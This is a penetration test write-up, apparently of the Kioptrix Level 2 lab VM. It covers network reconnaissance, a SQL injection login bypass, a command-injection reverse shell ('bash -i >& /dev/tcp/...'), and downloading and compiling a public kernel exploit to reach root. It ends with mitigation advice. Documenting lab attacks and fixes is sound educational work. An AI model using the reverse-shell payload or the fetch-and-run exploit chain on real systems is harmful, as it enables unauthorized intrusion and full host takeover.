

# Penetration Test Report

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## Executive Summary

A targeted penetration test was conducted against the Kiptopix Level 2 environment to determine its susceptibility to external attacks and to evaluate the potential business impact of security weaknesses. This assessment simulated the behavior of a real adversary with goals that included:

- Determining whether an external attacker could gain unauthorized access to the system
- Assessing the impact of a compromise on:
  - Confidentiality of system data
  - Integrity and availability of system services
  - Overall resilience of the host environment

The evaluation followed methodologies consistent with NIST SP 800-115 and focused on controlled exploitation to demonstrate real-world attack chains.

The assessment found a direct, repeatable path from unauthenticated web access to full system compromise, including SQL injection, command injection, and local privilege escalation. Each issue, while severe on its own, combined to produce a complete compromise of the target host.

## Summary of Results

Initial inspection revealed several publicly available web functions that failed to validate user input adequately. These weaknesses enabled:

### 1. SQL Injection (SQLi)

Used to bypass authentication, extract database values, and demonstrate unauthorized access to backend data processing.

### 2. Command Injection (Remote Code Execution)

A ping-based web diagnostic endpoint allowed arbitrary system command execution, which was used to obtain an **interactive reverse shell**.

### 3. Local Privilege Escalation



The underlying CentOS system was significantly outdated and susceptible to well-known public kernel exploits, enabling escalation from low-privilege shell to root-level access.

Combined, these issues enabled the assessor to achieve full system compromise, demonstrating a high level of organizational risk if this were a production environment.



## Attack Narrative

### Remote System Discovery

1. Scan all hosts within the same subnet mask

```
nmap 192.168.56.0/24
```

```
feng@kali-os: ~
File Actions Edit View Help
(feng@kali-os)-[~]
$ nmap 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:51 CDT
Nmap scan report for 192.168.56.100
Host is up (0.00051s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
5000/tcp  open  upnp
5432/tcp  open  postgresql
7000/tcp  open  afs3-filesystem
MAC Address: A6:83:E7:2B:BD:64 (Unknown)

Nmap scan report for 192.168.56.102
Host is up (0.00078s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: A6:4B:86:1E:C9:E2 (Unknown)

Nmap scan report for 192.168.56.106
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.48 seconds
```

Figure 1 - nmap\_scan\_hosts

2. Discover open ports and services

```
nmap -sV -O 192.168.56.106 -p1-65535
```



```
feng@kali-os: ~
File Actions Edit View Help
(feng@kali-os)-[~]
$ sudo nmap -sV -o -p1-65534 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:55 CDT
Nmap scan report for 192.168.56.106
Host is up (0.00097s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind  2 (RPC #100000)
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp   open  ipp      CUPS 1.1
678/tcp   open  status   1 (RPC #100024)
3306/tcp  open  mysql   MySQL (unauthorized)
MAC Address: A6:4B:86:1E:C9:E2 (Unknown)
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.86 seconds
(feng@kali-os)-[~]
$
```

Figure 2 - nmap\_full\_192.168.56.106

### 3. Use Dirb and Nikto tools to check if a website is running

```
Nikto -h 192.168.56.106
```

The result indicates that an Apache Server is running.

```
feng@kali-os: ~
File Actions Edit View Help
(feng@kali-os)-[~]
$ nikto -h 192.168.56.106
- Nikto v2.5.0

+ Target IP:      192.168.56.106
+ Target Hostname: 192.168.56.106
+ Target Port:    80
+ Start Time:    2025-10-31 14:26:44 (GMT-5)

+ Server: Apache/2.0.52 (CentOS)
+ /: Retrieved x-powered-by header: PHP/4.3.9.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?PHP888F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /manual/: Uncommon header 'tcn' found, with contents: choice.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sat Mar 29 12:41:04 1980. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 1 error(s) and 17 item(s) reported on remote host
+ End Time:        2025-10-31 14:27:36 (GMT-5) (52 seconds)

+ 1 host(s) tested
```

Figure 3 - nikto\_scan\_192.168.56.106

```
dirb http://192.168.56.106
```



The following output indicates that we are detecting many URLs. So, there should be a website running on 192.168.56.106.

```
feng@kali-os:~$ dirb http://192.168.56.106

DIRB v2.22
By The Dark Raver

START_TIME: Fri Oct 31 14:24:08 2025
URL_BASE: http://192.168.56.106/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

--- Scanning URL: http://192.168.56.106/ ---
+ http://192.168.56.106/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.106/index.php (CODE:200|SIZE:667)
=> DIRECTORY: http://192.168.56.106/manual/
+ http://192.168.56.106/usage (CODE:403|SIZE:287)

--- Entering directory: http://192.168.56.106/manual/ ---
=> DIRECTORY: http://192.168.56.106/manual/de/
=> DIRECTORY: http://192.168.56.106/manual/developer/
=> DIRECTORY: http://192.168.56.106/manual/en/
=> DIRECTORY: http://192.168.56.106/manual/faq/
=> DIRECTORY: http://192.168.56.106/manual/fr/
=> DIRECTORY: http://192.168.56.106/manual/howto/
=> DIRECTORY: http://192.168.56.106/manual/images/
+ http://192.168.56.106/manual/index.html (CODE:200|SIZE:7234)
=> DIRECTORY: http://192.168.56.106/manual/ja/
=> DIRECTORY: http://192.168.56.106/manual/ko/
+ http://192.168.56.106/manual/LICENSE (CODE:200|SIZE:11358)
=> DIRECTORY: http://192.168.56.106/manual/misc/
=> DIRECTORY: http://192.168.56.106/manual/mod/
=> DIRECTORY: http://192.168.56.106/manual/programs/
=> DIRECTORY: http://192.168.56.106/manual/ru/
=> DIRECTORY: http://192.168.56.106/manual/ssl/
=> DIRECTORY: http://192.168.56.106/manual/style/
```

Figure 4 – dirb\_scan\_192.168.56.106

## SQL Injection (SQLi)

SQL Injection (SQLi) is a security vulnerability where an attacker supplies malicious input to an application, causing the app's database to execute unintended SQL commands.

1. Open Firefox and go to the URL: <http://192.168.56.106>

Let's attempt a basic SQL Injection to see if we can log in.




Figure 5 – firefox\_open\_website

Unfortunately, the following screenshot shows that we have logged in and are presented with a simple ping utility.




Figure 6 – website\_logged\_in

## Command Injection (Remote Code Execution)



Command Injection is a type of security vulnerability that allows an attacker to execute arbitrary commands on a server or system through an application.

1. Before diving into command injection, try to create a reverse shell using the following command

```
sudo nc -nvlp 443
```

A reverse shell is when a target computer opens an outgoing connection to a remote system and then gives that remote system interactive command-line access over that connection.

The screenshot shows a terminal window titled 'feng@kali-os: ~'. The window contains the following text:

```
File Actions Edit View Help
(feng@kali-os)-[~]
$ sudo nc -nvlp 443
[sudo] password for feng:
listening on [any] 443 ...
```

Figure 7 – create\_reverse\_shell

2. What if we establish a reverse shell connection through command injection? Enter the following command injection chain in the ping utility

```
; bash -i >& /dev/tcp/192.168.56.102/443 0>&1
```




Figure 8 – website\_execute\_bash

In the screenshot below, we have successfully connected to the reserve shell and logged in to the vulnerable hosts as the apache user.




Figure 9 – connect\_reserve\_shell

3. Since we have cracked the vulnerable host, let's check the running system info in the reserve shell



```
cat /etc/*-release
```

It will show that our vulnerable system is running CentOS 4.5. What we can do next is assess the system's vulnerability.

```
feng@kali-os: ~
File Actions Edit View Help
(feng@kali-os)-[~]
$ sudo nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.106] 32770
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ cat /etc/*-release
CentOS release 4.5 (Final)
bash-3.00$
```

Figure 10 – check\_system\_version

## Local Privilege Escalation

1. Open a new terminal and type the command below. Let's see what we can find

```
searchsploit linux kernel CentOS
```

The image below shows all vulnerabilities, and we plan to exploit the highlighted one.



The terminal window shows the output of the command \$ searchsploit linux kernel CentOS. It lists various vulnerabilities found in the Linux Kernel (Debian, Ubuntu, Fedora, CentOS, RHEL) across different versions and architectures (x86, x86\_64, PPC). The results include details like the exploit title, path to the exploit code, and affected kernel versions. For example, it shows a 'sock\_sendpage()' Local Privilege Escalation vulnerability for Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC).

```
feng@kali-os: ~
(feng@kali-os)-[~] Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
$ searchsploit linux kernel CentOS
Command 'searchsplit' not found, did you mean:
  command 'searchsploit' from deb exploitdb
Try: sudo apt install <deb name>
(feng@kali-os)-[~]
$ searchsploit linux kernel CentOS

Exploit Title | Path
-----|-----
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local Privilege Escalation | linux/x86_64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS 5.3/5.11/6.0/6.8/7.2.1511) - 'ldso_hwcap Stack Clash' Local Privilege Escalation | linux/x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation | linux/x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS Local Privilege Escalation (1)' | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutagen Astronomy' Local Privilege Escalation | linux/x86_64/local/45516.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Dereference | linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer Dereference | linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpointer Dereference | linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer Dereference | linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpointer Dereferences | linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'visor_treo_attach' Nullpointer Dereference | linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'visor_clie_5_attach' Nullpointer Dereference | linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS 7) - Denial of Service | linux/dos/39540.txt
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver Crash (PoC) | linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Crash (PoC) | linux/dos/39556.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (CentOS 7) - SUID Position Independent Executable 'P' | linux/dos/39555.txt
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation | linux/local/42887.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read | linux/local/35370.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read | linux/local/45175.c

Shellcodes: No Results
(feng@kali-os)-[~]
$
```

Figure 11 – search\_os\_vulnerability

2. To allow other hosts to download this file, we will start a web server using Python

```
mkdir ~/Documents/Kioptrix_2
cd ~/Documents/Kioptrix_2
cp /usr/share/exploitdb/exploits/linux/local/9545.c .
sudo python3 -m http.server 80
```

The terminal window shows the command \$ sudo python3 -m http.server 80 being run. The output indicates that the server is serving HTTP on port 80 at http://0.0.0.0:80/. This allows remote hosts to access the exploit file via a web browser.

```
feng@kali-os: ~/Documents/Kioptrix_2
File Actions Edit View Help
feng@kali-os: ~
(feng@kali-os)-[~/Documents/Kioptrix_2] Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 12 – python\_web\_server



### 3. Return to the reverse shell and download the exploitable file

```
cd /tmp  
wget 192.168.56.102/9545.c
```

The screenshot shows a terminal window titled 'feng@kali-os: ~'. The user has run the command 'wget 192.168.56.102/9545.c'. The output shows the progress of the download, indicating a speed of 320.43 MB/s and a total length of 9,408 bytes. After the download completes, the user runs 'ls' to list the contents of the directory, which shows a single file named '9545.c'.

Figure 13 – wget\_exploitable\_file

### 4. Compile the source into an executable file named exploit and execute it

```
gcc -o exploit 9545.c
```

The command above will create an executable file named exploit.

The screenshot shows a terminal window titled 'feng@kali-os: ~'. The user has run the command 'gcc -o exploit 9545.c'. The output shows a warning message: 'warning: no newline at end of file'. After the compilation is complete, the user runs 'ls' to list the contents of the directory, which shows two files: '9545.c' and 'exploit'.

Figure 14 – compile\_source\_file



```
./exploit
```

Once the command executes successfully, verify that we are root with the 'whoami' command. You will see a result similar to the image below.

The screenshot shows a terminal window on a Kali Linux system. The terminal title is 'feng@kali-os: ~'. The user runs the command `./exploit`, which outputs: 'sh: no job control in this shell'. Then, the user runs the command `whoami`, which returns 'root', indicating successful privilege escalation. The terminal window has a dark background and a light-colored text area. The top bar includes standard menu options like File, Actions, Edit, View, Help, and a tab bar showing the current directory as `feng@kali-os: ~/Documents/Kloprix_2`.

Figure 15 – execute\_exploit\_file



## Conclusion

The Kali Linux Level 2 assessment revealed a series of severe vulnerabilities that, when combined, resulted in the full compromise of the system. The identified issues would have a significant impact on confidentiality, integrity, and availability if exploited by an adversary.

The root cause of this multi-stage compromise can be attributed to:

- Insufficient input validation in the web application
- Weak separation between user-facing functionality and system-level commands
- Lack of operating system patching and hardening
- Absence of outbound network controls
- Availability of development tools on a production-like host

The goals of the penetration test were met. A targeted attacker with basic reconnaissance capabilities could reliably compromise the environment and gain unrestricted control.

## Recommendations

To maintain a secure operating environment, the organization should adopt a comprehensive defence-in-depth strategy that includes timely patching, continuous monitoring, and user awareness training.

Security policies should mandate regular penetration testing, vulnerability scanning, and incident response readiness reviews at least annually or after major infrastructure changes.

All systems and applications exposed to the Internet must be hardened, monitored, and isolated within segmented network zones.

## Mitigation Recommendations

- Implement strict sanitization for all user-supplied data using whitelists and prepared statements.
- Remove or restrict functions that execute system commands from web application code.
- Regularly update the OS and kernel to reduce exposure to public exploits.
- Ensure web services run under minimally privileged accounts.



- Block outbound connections except for approved destinations.
- Deploy WAF rules to detect and block SQL injection and command injection attempts.

## Risk Rating

The overall risk identified for the organization as a result of this penetration test is assessed as **High**.

A direct attack path exists from the public web interface to full system compromise. Each vulnerability has high exploitability and high impact, and chaining them together is trivial for a moderately skilled attacker.

It is therefore reasonable to believe that a malicious actor with similar tools and intent could successfully execute a targeted attack resulting in:

- Unauthorized access to internal systems and sensitive information
- Compromise of authentication credentials leading to further lateral movement
- Potential data exfiltration or service disruption

Immediate remediation and ongoing security governance measures are strongly recommended to reduce exposure and prevent recurrence.



## Appendix A: Vulnerability Detail and Mitigation

### Command Injection

<b>Rating:</b>	High
<b>Description:</b>	Command Injection is a security vulnerability that allows attackers to execute arbitrary operating system commands on the server. This occurs when applications pass unsafe user input directly to system shells without proper validation or sanitization. Attackers inject malicious commands using special characters (;).
<b>Impact:</b>	Attackers can execute arbitrary system commands with the privileges of the vulnerable application, potentially gaining complete control of the host system. This enables unauthorized data access, file modification or deletion, malware installation, privilege escalation, denial of service, and lateral movement to other systems. Commands executed as root/administrator result in complete system compromise.
<b>Remediation:</b>	Avoid calling operating system commands directly from application code. Use built-in language functions or libraries instead of shell commands. If system commands are necessary, implement strict input validation using allowlists of permitted characters and values. Never use user input directly in shell commands. Use parameterized APIs that separate commands from arguments. Apply principle of least privilege - run applications with minimal necessary permissions.

- 
- OWASP - Command Injection: [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)
  - CWE-78: OS Command Injection: <https://cwe.mitre.org/data/definitions/78.html>



## SQL Injection

**Rating:** High

**Description:** SQL Injection is a code injection vulnerability where attackers insert malicious SQL code through user input fields to manipulate database queries. This occurs when applications fail to properly validate or sanitize user input before incorporating it into SQL queries. Attackers use special characters (' , -- , ; ) and SQL keywords (OR, UNION, SELECT) to alter query logic, bypass authentication, or access unauthorized data.

**Impact:** Attackers can bypass authentication, access or steal sensitive database information (passwords, credit cards, personal data), modify or delete data, execute administrative operations, and potentially achieve remote code execution on the database server. This leads to complete data breaches, regulatory violations, and financial losses.

**Remediation:** Use parameterized queries (prepared statements) as the primary defense. Never concatenate user input directly into SQL queries. Implement strict input validation using allowlists. Apply least privilege principle to database accounts. Use Web Application Firewalls (WAF) to detect SQL injection attempts. Keep database systems updated with security patches.

- 
- OWASP - SQL Injection: [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
  - CWE-89: SQL Injection: <https://cwe.mitre.org/data/definitions/89.html>



## Outdated Operating System

<b>Rating:</b>	High
<b>Description:</b>	Outdated Operating System vulnerabilities exist when systems run OS versions that no longer receive security updates from vendors. End-of-life systems like Windows 7 or outdated Linux distributions contain known security flaws that remain unpatched. Without vendor support, these systems are permanently vulnerable to known exploits that attackers actively target.
<b>Impact:</b>	Attackers exploit known vulnerabilities to gain unauthorized access, install malware, steal sensitive data, and use compromised systems to attack other network resources. Organizations face data breaches, ransomware attacks, regulatory compliance violations (GDPR, HIPAA, PCI-DSS), and reputational damage.
<b>Remediation:</b>	Upgrade to currently supported operating system versions with active vendor support. Establish a patch management program to apply security updates regularly. Create an asset inventory to identify all outdated systems. If immediate upgrades are not possible, implement network segmentation, restrict access, and enhance monitoring. Decommission unnecessary systems that cannot be upgraded.

- 
- OWASP - Vulnerable and Outdated Components: [https://owasp.org/Top10/A06\\_2021-Vulnerable\\_and\\_Outdated\\_Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)
  - CWE-1104: Use of Unmaintained Third Party Components: <https://cwe.mitre.org/data/definitions/1104.html>



## Appendix B: About the Team